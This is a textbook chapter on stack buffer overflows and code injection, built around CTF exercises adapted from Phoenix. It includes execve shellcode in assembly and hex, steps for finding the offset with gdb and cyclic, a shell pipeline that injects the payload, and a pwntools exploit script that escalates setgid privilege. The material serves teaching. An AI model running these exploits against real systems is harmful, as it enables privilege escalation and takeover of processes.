II

Language Level

In Part II, we examine bugs that break the abstractions created by the compiler and the runtime support of the programming language. These bugs can allow partial or even full access to the memory where a process stores its variables, or where the language implementation has placed the metadata that governs abstractions such as function calls or dynamic memory. At the same time, we still assume that the kernel and everything below it is working correctly. For example, it is still true that non-root process credentials can only change during an `execve()` of a set-uid/set-gid program, and file access is still controlled by process credentials and file/directory permissions on `open()`. However, by exploiting these bugs, an attacker can interfere with the internal workings of a process and have it make system calls on her behalf, effectively stealing the process's credentials.

5. Code Injection

> Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel [x86_64] CPU, and that the operating system is Linux.
>
> Aleph One, *Smashing the Stack for Fun and Profit*,
> Phrak 49(7), 1996

Probably the most important attack vectors are opened by memory-corruption bugs in programs. Attackers can exploit these bugs to overwrite strategic locations in the victim process memory, and this often leads to a complete take-over of the process and its credentials.

In this chapter we explore a set of classical techniques that exploit stack memory corruption to both inject new code into the victim process, and redirect the process execution to the injected code.

Our running example will be the `stack4.5` program from a set of exercises adapted from the Phoenix virtual machine[1]. The exercise becomes available as the *stack4.5* challenge in the ctfd server once you have completed Exercises 5.1 and 5.2. The ctfd server also contains challenges *stack0-3* adapted from Phoenix. You may want to solve them first, especially if you are unfamiliar with the implementation of C.

5.1 Analyzing the bug

The attack is possible because the victim program contains a bug, which the attacker must identify. Bugs can be found by studying the source code, when available, but it is also possible to find bugs in programs that are distributed in binary-only form. The attacker can study the machine code with a disassembler or decompiler, or she can feed input into the program and try to make it crash. A “Segmentation Fault” error is a sure indication of a memory corruption bug, which can then be further analyzed to look for possible exploitation.

In our example we are given the source code and the bug is easy to spot: the `start_level()` function (reproduced in Figure 5.1 for convenience) uses the deprecated `gets()` function, which reads

[1] http://exploit.education/phoenix/

BUG

```
void start_level() {
  char buffer[128];
  gets(buffer);
  memcpy(gbuf, buffer, 128);
}
```

Figure 5.1 – The buggy `start_level()` function in *stack4.5*




Figure 5.2 – Left: stack frame of `start_level()` immediately before the call to `gets()`. Right: what the attacker wants.

bytes from standard input and copies them into a buffer, stopping at the first “`\n`” character. The function doesn’t know the size of the buffer, and therefore anybody who controls standard input can easily cause a write past the end of the buffer. There is no way to use this function correctly, and this is why it has been deprecated in the C99 standard and then removed from the C11 standard. Modern libraries may still implement it, but you have to declare it by yourself, and the compiler will still issue a warning if you use it.

Let’s analyze the situation from an attacker point of view. Figure 5.2, on the left, shows the status of the stack immediately before the call to `gets()`. The function must receive the address of `buffer` in `rdi`. Since `buffer` is a variable local to `start_level()`, the compiler has allocated it on the stack; below it, we can see the control information which is also present on the stack: the dynamic link and the return address. These kind of bugs allow us to overwrite the process memory, starting from the address of `buffer` and going up (*down* in the Figure), with almost any byte we want. I say “almost”, because there may be limitations on the bytes that can be injected, depending on the exact nature of the bug. In our example, `gets()` will stop at the fist byte that contains *0a* (ASCII value of newline), replacing it with a null byte. Therefore, we must avoid *0a* bytes in the middle of the sequence of bytes that we want to inject. Note, however, that gets() will copy *any* other byte, including null bytes, *verbatim* into the process memory. Errors in string functions, instead, usually make it hard to inject null bytes.

Note also that we cannot just overwrite any byte that we want: we can only modify the bytes at non-negative offsets from the address of buffer. Moreover, if we want to modify a byte at offset $o > 1$, we also need to overwrite *all* the bytes at offsets between 0 and $o - 1$. We also cannot exploit address wrap-around to overwrite bytes at addresses lower than buffer, since the process address space contains non-accessible pages at high addresses, reserved to the kernel. If gets() starts writing into those addresses, the process is immediately killed. We also cannot overwrite the existing code of the process, both because it is located at lower addresses than the stack, and because it is write-protected. In essence, we can only overwrite the process stack below buffer.

5.2 The attack strategy

We want to keep the process alive and just change its program, so that we can execute our code with the process credentials.

The classical attack that we are going to mount will exploit the gets() bug to both inject attacker code into the process stack, and to overwrite the *return address* of start_level() with the address of the injected code, as shown in Figure 5.2 on the right. When the process will execute the ret instruction to return from start_level() to its caller, execution will instead jump to the attacker code.

There are several conditions that make this attack possible. Among them:

- start_level()'s return address is stored on the stack, at an address higher than buffer (that is, within the memory that we can overwrite);
- the data contained on the stack between buffer and the return address is not important (therefore, we can overwrite it without worrying about its contents);
- the CPU is able to fetch instructions from the addresses where the injected code has been copied.

We will see that many modern mitigations try to block this attack by removing at least one of these necessary conditions. In particular, in order to simplify the solution of the exercise, stack4.5 explicitly disables one of these mitigations by marking the gbuf buffer as executable. In later sections we will see both how these mitigations work, and how attackers can bypass them without any "help" from the victim program.

To mount this attack we need a couple of data:

- The offset between the stored return address and buffer; we need this because we need to know how many bytes to inject before gets() will start overwriting the stored return address;
- The absolute address of the injected code ("shellcode" in Figure 5.2) in the process memory; this is the value we want to overwrite the stored return address with; we need an *absolute* address, since this is what ret needs.

5.2.1 The shellcode

We also need to decide what code we want to inject. The most useful code is, as always, one that gives us a shell. For this reason injected code is usually called "shellcode", even when it doesn't involve the shell at all. The shellcode that we will inject will be equivalent to the following C snippet:

```
    char *argv[] = { "sh", NULL };
    execve("/bin/sh", argv, NULL);
```

```
1      /* push b'/bin///sh\x00' */
2      push 0x68
3      mov rax, 0x732f2f2f6e69622f
4      push rax
5      mov rdi, rsp
6      /* push argument array ['sh\x00'] */
7      /* push b'sh\x00' */
8      push 0x1010101 ^ 0x6873
9      xor dword ptr [rsp], 0x1010101
10     xor esi, esi /* 0 */
11     push rsi /* null terminate */
12     push 8
13     pop rsi
14     add rsi, rsp
15     push rsi /* 'sh\x00' */
16     mov rsi, rsp
17     xor edx, edx /* 0 */
18     /* call execve() */
19     push SYS_execve /* 0x3b */
20     pop rax
21     syscall
```

Figure 5.3 – An example shellcode for 64 bit Linux (Intel syntax)

There are tools that contain pre-build shellcodes for almost any need. The one in Figure 5.3 is obtained using the `shellcraft` command from the `pwntools` library. The command used to obtain the code is

```
$ shellcraft -n -f asm amd64.linux.sh
```


The last argument is the kind of shellcode that we want (a list of all available shellcodes can be obtained with “`shellcraft -l`”). In this case, it is the code to exec a shell on a 64 bit linux system. The first argument (`-n`) asks to select a code that does not contain newline bytes[2]. The second argument (`-f asm`) selects the output format, which is assembly in this case.

R We have chosen assembly for ease of reading, but please be aware that in the final attack we need to inject *binary machine code*: we will write bytes directly into the process memory and the CPU will fetch our bytes and interpret them as instructions, as if they were produced by a compiler or assembler, but there cannot be any further compilation/assembly step at that point. The `shellcraft` tool will output the machine code if it is called with “`-f raw`” instead of “`-f asm`”, or if its stdout is not a terminal.

The code in Figure 5.3 builds the `argv` vector and the necessary strings on the stack, then calls the `execve` system call. In 64 bit systems, the Linux kernel can be entered by putting the desired syscall number in `rax` and then issuing the `syscall` instruction. Any parameters to the syscall must be left into the registers, the first one in `rdi`, the second one in `rsi`, the third one in `rdx`. Line 17, for example, is passing `NULL` as the third parameter (the pointer to the environment).

[2] This can be omitted, since the default code is already safe with respect to the bytes that must commonly be avoided.

The code in Figure 5.3 is convoluted because it written to avoid null bytes, even if we could have allowed them in our `gets()` example. So, for instance, lines 19–20 are equivalent to “`mov rax, 0x3b`”, but this instruction contains null bytes in its binary form and therefore cannot be used. As another example, lines 8–9 are pushing the null terminated `"sh"` string on the stack, but they need to mask and unmask it with `0x01010101` to avoid null bytes in the byte stream. Figure 5.4 shows the actual bytes that will be injected in memory. You can obtain them with “`shellcraft -f hex amd64.linux.sh`”. We can see that there aren’t any null (*00*) or newline (*0a*) bytes.




```
6e 69 62 2f b8 48 68 6a
e7 89 48 50 73 2f 2f 2f
24 34 81 01 01 69 72 68
6a 56 f6 31 01 01 01 01
89 48 56 e6 01 48 5e 08
05 0f 58 3b 6a d2 31 e6
```

Figure 5.4 – The machine code corresponding to the assembly of Figure 5.3

The contents of memory are represented according to the following conventions: (i) each byte is represented as a pair of hexadecimal digits; (ii) bytes are organized in lines of 8 bytes; (iii) addresses increase from *right to left* and from top to bottom (see the arrows in Figure 5.4); (iv) the address of the rightmost byte of each line is assumed to be aligned to 8. For example, the first instruction in Figure 5.3 (`push 68`) is encoded in the bytes in the upper right of Figure 5.3 (*6a* and *68*). The most controversial convention is the right-to-left ordering of the bytes within a line, but this is how you will see the bytes in the debugger for a little-endian machine (most of the time), so it is better to get used to it.

In the end, the shellcode creates the following arrangement and then issues the `syscall` instruction:



```
                       
00 00 00 00 00 00 00 00
00 00 00 00 00 00 h  s
s  /  /  /  n  i  b  /
00 00 00 00 00 00 00 h
```

Note that the “`/bin///sh`” path is equivalent to “`/bin/sh`”, since sequences of slashes in Unix paths are equivalent to a single slash.

5.2.2 Obtaining the offset

The offset between the return address and the `buffer` can be obtained in several ways. An attacker should know all possible ways, since some of them may not be applicable, or may not be convenient, in all scenarios.

5.2.2.1 Running with the debugger

Connect to the challenge and run

```
$ gdb stack4.5
```

This loads `gdb` with the (slightly adapted) pwndbg extensions. Set a breakpoint in the `start_level()` function and start the program:

```
pwndbg> break start_level
pwndbg> run
```

(Tip: you can abbreviate `break` with `b` and `run` with `r`; you can complete commands and symbols with TAB). Execution stops at the beginning of `start_level()` (after the prologue). In the DISASM section we can see "`call gets@plt`" a few instruction below the current one[3]. We can easily reach the call with

```
pwndbg> nextcall
```

(a command provided by pwndbg). Now execution stops immediately before the call, and pwndbg tries to decode its possible arguments. In particular, in the DISASM section, immediately below the call instruction, we see the first argument (stored in `rdi`), which is the address of the buffer: `0x7ffef3fa5110` in my case. A useful command now is

```
pwndbg> info frame
```

This is a standard gdb command which shows several informations about the current function frame. In particular, in my case the last line says "`rip at 0x7ffef3fa5198`": this is where the return address is stored. The offset is just the difference between these two values:

$$\texttt{0x7ffef3fa5198} - \texttt{0x7ffef3fa5110} = 136.$$

Note that `rip` is stored is at address `rbp + 8`, so we can obtain this difference also with

```
pwndbg> print $rpb+8-$rdi
```

5.2.2.2 Studying the code

If the code is simple, it may be much more convenient to just study the assembler, as obtained by `objdump -d -M intel`. For example, in this case the code of `start_level()` starts with something like:

```
080491e6 <start_level>:
    push   rbp
    mov    rbp,rsp
    add    rsp,0xffffffffffffff80
    lea    rax,[rbp-0x80]
    mov    rdi,rax
    call   401040 <gets@plt>
    ...
```

We can see that the argument that is passed in `rdi` before calling `gets()` is obtained by "`lea rax, [rbp-0x80]`". We know that this is the address of `buffer`, which is therefore `0x80` bytes above `rbp`. Since `rbp` points one stack-line above the saved return address (see Figure 5.2 on the left), the offset is

$$\texttt{0x80} + 8 = 136.$$

[3] The strange `@plt` suffix is a reference to the Procedure Linkage Table explained in Section A.5. You can safely ignore it for now.

5.2.2.3 Obtaining a crash dump

If we can inspect a crash dump of the program, however, we have a simpler way to obtain the offset. We can feed the program with a sequence of bytes, making sure that no subsequence corresponds to a valid address, until the program crashes. If the program crashes, it means that a subsequence of our sequence of bytes overwrote the return address: we only need to know which subsequence it was. The crash dump will easily reveal this information: assuming that no subsequence corresponded to a valid address, the program must have crashed either immediately after the execution of the `ret`, while it was trying to jump to the overwritten return address, or during the execution of `ret`, if the overwritten address was not in canonical form. The subsequence, therefore, is either in the `rip` register or still on the top of the stack.

The `pwntools` library contains the `cyclic` program that helps in implementing this strategy: it prints on stdout a sequence of bytes that is *non repeating* and very unlikely to contain valid addresses as subsequences. For example, the output of “`cyclic -n8 200`” is (on a single line):

```
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaa
haaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaa
oaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaa
vaaaaaaawaaaaaaaxaaaaaaayaaaaaaa
```

The 200 argument is the size of the sequence, in bytes, while `-n8` asks `cyclic` to organize the non-repeating pattern in groups of 8 bytes. We can feed the output of `cyclic` into the victim process until it crashes, get the subsequence that overwrote the return address (by examining the crash dump), and finally ask `cyclic` where the subsequence occurred in its output: this is the offset we are looking for. Figure 5.5 shows the contents of the process stack after the call to `gets()`, when using the cyclic sequence as input. In the Figure we have represented each character with its hex ASCII value (also recall that the architecture is little-endian, so characters are written from right to left). If we compare Figure 5.5 with Figure 5.2 (left), we can see that the return address has been overwritten by the `raaaaaaa` bytes of the `cyclic` sequence (ASCII *72* is `r` and ASCII *61* is `a`).

Exercise 5.1 — stack4. As an intermediate step, try to use `cyclic` to obtain the flag from the *stack4* challenge. This program already contains a function that prints the flag, so you don’t have to inject any code. Moreover, it prints the address where the `ret` instruction in `start_level()` is going to jump to, so you don’t need a crash dump to see what part of the cyclic sequence has overwritten the return address. ■

Let’s go back to our example and try to obtain a crash dump (coredump or simply *core* in Unix parlance). Since the program that we want to examine is set-user-id or set-group-id we need to make a copy of it, since the kernel will not create crash dumps for these programs, as a security measure. The information we are looking for, however, doesn’t depend on the setuid/setgid privilege, so we can obtain it from the copy.

```
$ cp stack4.5 stack4.5-copy
```

If you are trying this on your own system, instead of the ctfd server, you may need to enable coredumps first, using the following command:

```
$ ulimit -c unlimited
```

The coredump is by default called `core` and is created in the current directory. It is a good idea to remove any pre-existing `core` file, and to make sure that you have write permission in the current directory. Note that the location and the name of the core file can be customized by writing in the `/proc/sys/kernel/core_pattern` pseudo-file, so it is a good idea to check this file contents if you don't see the core file in the current directory. If the `/proc/sys/kernel/core_uses_pid` contains non-zero, the pid of the crashed process will be appended to the name of the core file.


Now we can feed the program with a sufficiently long sequence generated by cyclic. We don't know how long the sequence should be, but we can try different values until we succeed[4]

```
$ cyclic -n8 200 | ./stack4.5-copy
```

For 64 bit systems we use the `-n8` option to ask for a sequence made of 8-bytes non-repeating subsequences. In this way each subsequence completely fills a register or (if the buffer is stack-aligned) a complete stack line. This should make it simpler to recognize the subsequence without being confused by surrounding bytes. Now the stack frame of `start_level()` should have been overwritten as in Figure 5.5. When `start_level()` tries to return to its caller, it will try to jump to `raaaaaaa` interpreted as an address. Of course the memory management unit in the CPU will block the attempt and control will go back to the kernel, which will kill the process. The shell will wakeup from its `wait()` and print:

```
Segmentation fault (core dumped)
```

Note the "`(core dumped)`" part of the message: the kernel has created a core file, with the contents of all the registers and the memory of the process at the time of the crash. We can examine the core with `gdb`:



```
61 61 61 61 61 61 61 61  (rdi)
61 61 61 61 61 61 61 62
61 61 61 61 61 61 61 63
61 61 61 61 61 61 61 64
61 61 61 61 61 61 61 65
61 61 61 61 61 61 61 66
61 61 61 61 61 61 61 67
61 61 61 61 61 61 61 68
61 61 61 61 61 61 61 69
61 61 61 61 61 61 61 6a
61 61 61 61 61 61 61 6b
61 61 61 61 61 61 61 6c
61 61 61 61 61 61 61 6d
61 61 61 61 61 61 61 6e
61 61 61 61 61 61 61 6f
61 61 61 61 61 61 61 70
61 61 61 61 61 61 61 71  (rbp)
61 61 61 61 61 61 61 72
          ...
```

Figure 5.5 – Effect of feeding "`cyclic -n8 200`" to `stack4.5`

```
$ gdb stack4.5-copy core
```

The debugger will load the contents of the core and let us examine the registers and the memory at the time of the crash. The subsequences generated by `cyclic` are unlikely to be in canonical form, so the overwritten `rip` should still be on the top of the stack. We can print it with "`x/xg $rsp`", or with "`info frame`", obtaining `0x6161616161616172` (which is indeed `raaaaaaa` in little endian). Now we can ask `cyclic` to tell us the offset of this subsequence in its `-n8` sequence:

```
$ cyclic -n8 -l 0x6161616161616172
```

And we obtain 136, as before.

Exercise 5.2 — stack4a. Apply this technique to solve the *stack4a* challenge. This exercise is very

[4] Be careful, however, that if the sequence is too large you may cause a different crash in the `gets()` itself, which will go past the last address on the stack and will start accessing reserved pages. A crash like this would be of no help.

> similar to Ex. 5.1. This time, however, the program *doesn't* print the address where it is going to jump. ■

5.2.3 Obtaining the absolute address

This is easy for `stack4.5`, since the program copies the injected code into the global `gbuf` array, whose address can be easily obtained from the (unstripped) binary:

```
$ nm stack4.5 | grep gbuf
```

We find that the address is `0x403440`.

Even if the binary is stripped, we can easily study the assembly code, or run the program in the debugger, to discover the destination address of the `memcpy` in `start_level()`.

5.2.4 Obtaining a shell


We are now ready to attack the original `stack4.5` program and turn it into a shell. We go back to our home and type:

```
$ {
>  shellcraft -n -f raw amd64.linux.sh
>  python3 -c ’print("A"*(136-48) + "\x40\x34\x40"[::-1])’
>  cat
> } | ./stack4.5
```

All the commands between the curly braces are executed in a subshell. The pipeline "`|`" redirects the subshell output into the stdin of the process executing the `stack4.5` program. The first injected bytes come from `shellcraft` and contain the binary code of the assembly shown in Figure 5.3. These bytes will go at the beginning of `buffer` and will occupy 48 bytes (the number of bytes of the shellcode can be obtained by pipelining the `shellcraft` command into "`wc -c`"). After that, the `python3` command will inject $136-48$ more padding bytes, exactly enough to reach the saved return address, which will then be overwritten by the address of `gbuf`. Figure 5.6 shows the status of the process memory immediately after the call to `memcpy()` in `start_level()`. It is a good idea to check the bytes that we want to inject with something like

```
$ {
>  shellcraft -n -f raw amd64.linux.sh
>  python3 -c ’print("A"*(136-48) + "\x40\x34\x40"[::-1])’
> } | od -v -Ad -tx8 -w8
```

The `od` command stands for "octal dump", but we are passing it options to obtain an output compatibile with our conventions (8-byte little-endian words, 1 word per line). The first column of the output of `od` is the offset of the first byte of each line, in base 10 (because of `-Ad`): in particular, check that the line containing the overwritten address is at offset 136. If we compare the output of `od` with the stack shown on the right of Figure 5.6 we should note that the last line (ignoring the leading null bytes) is *0a*`403440` instead of `403040`. The *0a* is the newline automatically printed by `python3`, and it is actually useful in this case, since it will make the `gets()` in the target program return to its caller, the `start_level()` function; moreover, the newline will not interfere with the overwritten address, since `gets()` will replace it with a null byte. This fortunate state off affairs may not occur every time and, in general, we must pay attention to newlines. Once `gets()` returns to `start_level()`,



```
gbuf
6e 69 62 2f b8 48 68 6a
e7 89 48 50 73 2f 2f 2f
24 34 81 01 01 69 72 68
6a 56 f6 31 01 01 01 01
89 48 56 e6 01 48 5e 08
05 0f 58 3b 6a d2 31 e6
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
```

```
6e 69 62 2f b8 48 68 6a (rdi)
e7 89 48 50 73 2f 2f 2f
24 34 81 01 01 69 72 68
6a 56 f6 31 01 01 01 01
89 48 56 e6 01 48 5e 08
05 0f 58 3b 6a d2 31 e6
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 (rbp)
00 00 00 00 00 40 34 40
```

Figure 5.6 – Contents of the stack and `gbuf` after the `memcpy()` of Figure 5.1, with input from Section 5.2.4

the function will copy `buffer` into `gbuf` and then execute the `ret` instruction on our overwritten return address. The processor will jump to the start of `gbuf` and start executing our shellcode. The shellcode will cause the process to stop executing `stack4.5` and start executing `/bin/sh`. The process, however, is still the same and, in particular its standard input is still connected, through the pipe, with our subshell. The subshell now executes `cat`, thereby connecting the subshell stdin (our terminal) to the stdin of the shell. Note that we don't see the shell prompt: since the stdin of the shell is a pipe, the shell thinks that it has been called in "non interactive" mode and there is no need to prompt a human user (see Section 3.6.1). Nonetheless, if we type shell commands at the terminal we can verify that they are actually executed.

5.2.4.1 Obtaining a *useful* shell

In order for this kind of attack to be of any use to us attackers, the obtained shell should run with a user id or group id that was previously unavailble to us. Otherwise, we would have just taken a tortuous road to get a shell equivalent to the one we already had. This is why we are attacking a *setgid* program like `stack4.5`. In this case, we want a shell that runs in a process belonging to the `stack4.5_pwned` group, so that we can read the secret flag.

If we try to read the flag using our new shell, though, we still get a "permission denied" error. If we type `id` we can see that our group has not changed. This, of course, is due to the self-protection implemented in the shell, which has set its effective group id equal to its real group id before starting to accept commands (see Section 4.5.3). As we already know, this protection is easily circumvented if we do the reverse operation (setting the real gid equal to the effective gid) before executing the shell. The `shellcraft` tool has a shellcode that does just that (`amd64.linux.setregid`).

```
 1 from pwn import *
 2 context.update(arch='amd64')
 3 exe = "/home/stack4.5/stack4.5"
 4 elf = ELF(exe)
 5 io = process(exe)
 6 off = 136
 7 payload  = asm(shellcraft.setregid())
 8 payload += asm(shellcraft.sh())
 9 payload += b"A" * (off - len(payload))
10 payload += p64(elf.symbols.gbuf)
11 io.sendline(payload)
12 io.interactive()
```

Figure 5.7 – A Python 3 script that solves the `stack4.5` exercise using the pwntools library

Exercise 5.3 — stack4.5. Use this idea and finally get the flag from the *stack4.5* challenge. ■

5.2.5 Using the pwntools library in Python

The `cyclic` and `shellcraft` tools come from the Pwntools library[5]. The library contains many functions that simplify the life of an attacker, especially if you use Python directly. Figure 5.7 shows a Python 3 script that uses the library to achieve the same effect as the mixed python/shell commands that we have used so far. At line 1 we import everything from the library.

> R Note that is is bad practice to "`import *`" from a library, but it is customary to do so in pwntools scripts.

The library maintains a "context" object that configures it for a particular operating system and CPU architecture. At line 2 we are setting the CPU architecture to AMD64 (this selects, for example, the kind of assembly that we will get at lines 7 and 8). At line 4 we are creating an `ELF` object from the vulnerable program. This object extracts a lot of information from the exectutable file, including its symbol table, which we can later use (line 10) to get the address of `gbuf`. At line 5 we create a `process` object from the executable. The `process(exe)` function call forks a new process and lets it execute the `exe` program; it returns an object which we can later use to send bytes to the stdin of the process and receive bytes from its stdout. In lines 7–10 we build the payload that we want to send to the process: it is exactly the same as before, but note how we can call shellcraft directly from the script. In this case, however, shellcraft returns a string that contains assembly code that must be assembled into machine code: this is the purpose of the `asm()` call. At line 9 we add the garbage padding to reach the saved RIP that we want to overwrite. Note that we need to write `b"A"` instead of `"A"`, since the latter is a Unicode character string, while we need to send bytes. At line 10 we use the `p64()` function: this function takes a Python integer and converts it to a 64 bit binary number (8 bytes) with the correct endiannes. At line 11 we send the payload to the process. Notice that we use `sendline()`, which adds a new line at the end of the payload: remember that the victim process is blocked in a `gets()` and is waiting for a newline to resume execution. At line 12 we use the `interactive()` to connect our terminal to the stdin and stdout of the vitim process. If the exploit was successful, the process should be executing a shell by now.

[5] https://docs.pwntools.com/en/stable/

5.3 Injecting code on the stack

In the previous sections we have redirected the control flow of a victim process to an absolute address where we had injected some shellcode. The address was easy to obtain because it was the address of a global variable. Now we will study the `stack5` example, where we can only inject code on the stack. This is available as challenge *stack5* in the ctfd server once you have completed challenge *stack4.5*.

Suppose that we want to inject the code at the beginning of the `buffer` local variable. To execute the attack, we need two pieces of information (recall Section 5.2):

1. the offset between `buffer` and the saved `rip`;
2. the absolute address of `buffer`.

We can frame the problem as follows: our attack typically requires (at least) two phases: a first phase, let's call it the *analysis* phase, in which we try to obtain the information necessary to launch the attack (i.e., in our case, the offset and the address just mentioned); a second phase, the *attack phase*, in which we use this information to launch the actual attack. We need to be sure that the information we get in the analysis phase is actually valid for the attack phase.

As long as we use the same binary (or a copy) in both phases, the offset will be the same[6]. However, the address of `buffer` on the stack may change. To understand why this might be the case, consider what happens when a process runs a new program. The process, as we have learned in Section 2.1.1, must execute the `execve(path, argv, envp)` call, where `path` is the filesystem path of an executable file (usually an ELF file in Linux), and both `argv` and `envp` are arrays of pointers to strings. The kernel flushes the process' current virtual memory and creates a new one, where it loads the `.text`, `.data`, and `.bss` sections contained or described in the ELF file[7], and allocates some space to be used as stack. Then, at the bottom of the stack, the kernel copies all the strings referenced by `envp` and `argv`, followed by an *auxiliary vector* (which we can ignore for the moment), then the environment and argument arrays (pointing to the strings copied to the stack), and finally the number of elements in the argument array. See Figure 5.8 for an example. In the Figure we are assuming that `argv[0]` is "`ls`" and `argv[1]` is "`-l`"; moreover, the environment passed to `execve()` contains only two variables: `PATH=/usr/local/bin:/bin:/usr/bin` and `USER=dmr`.

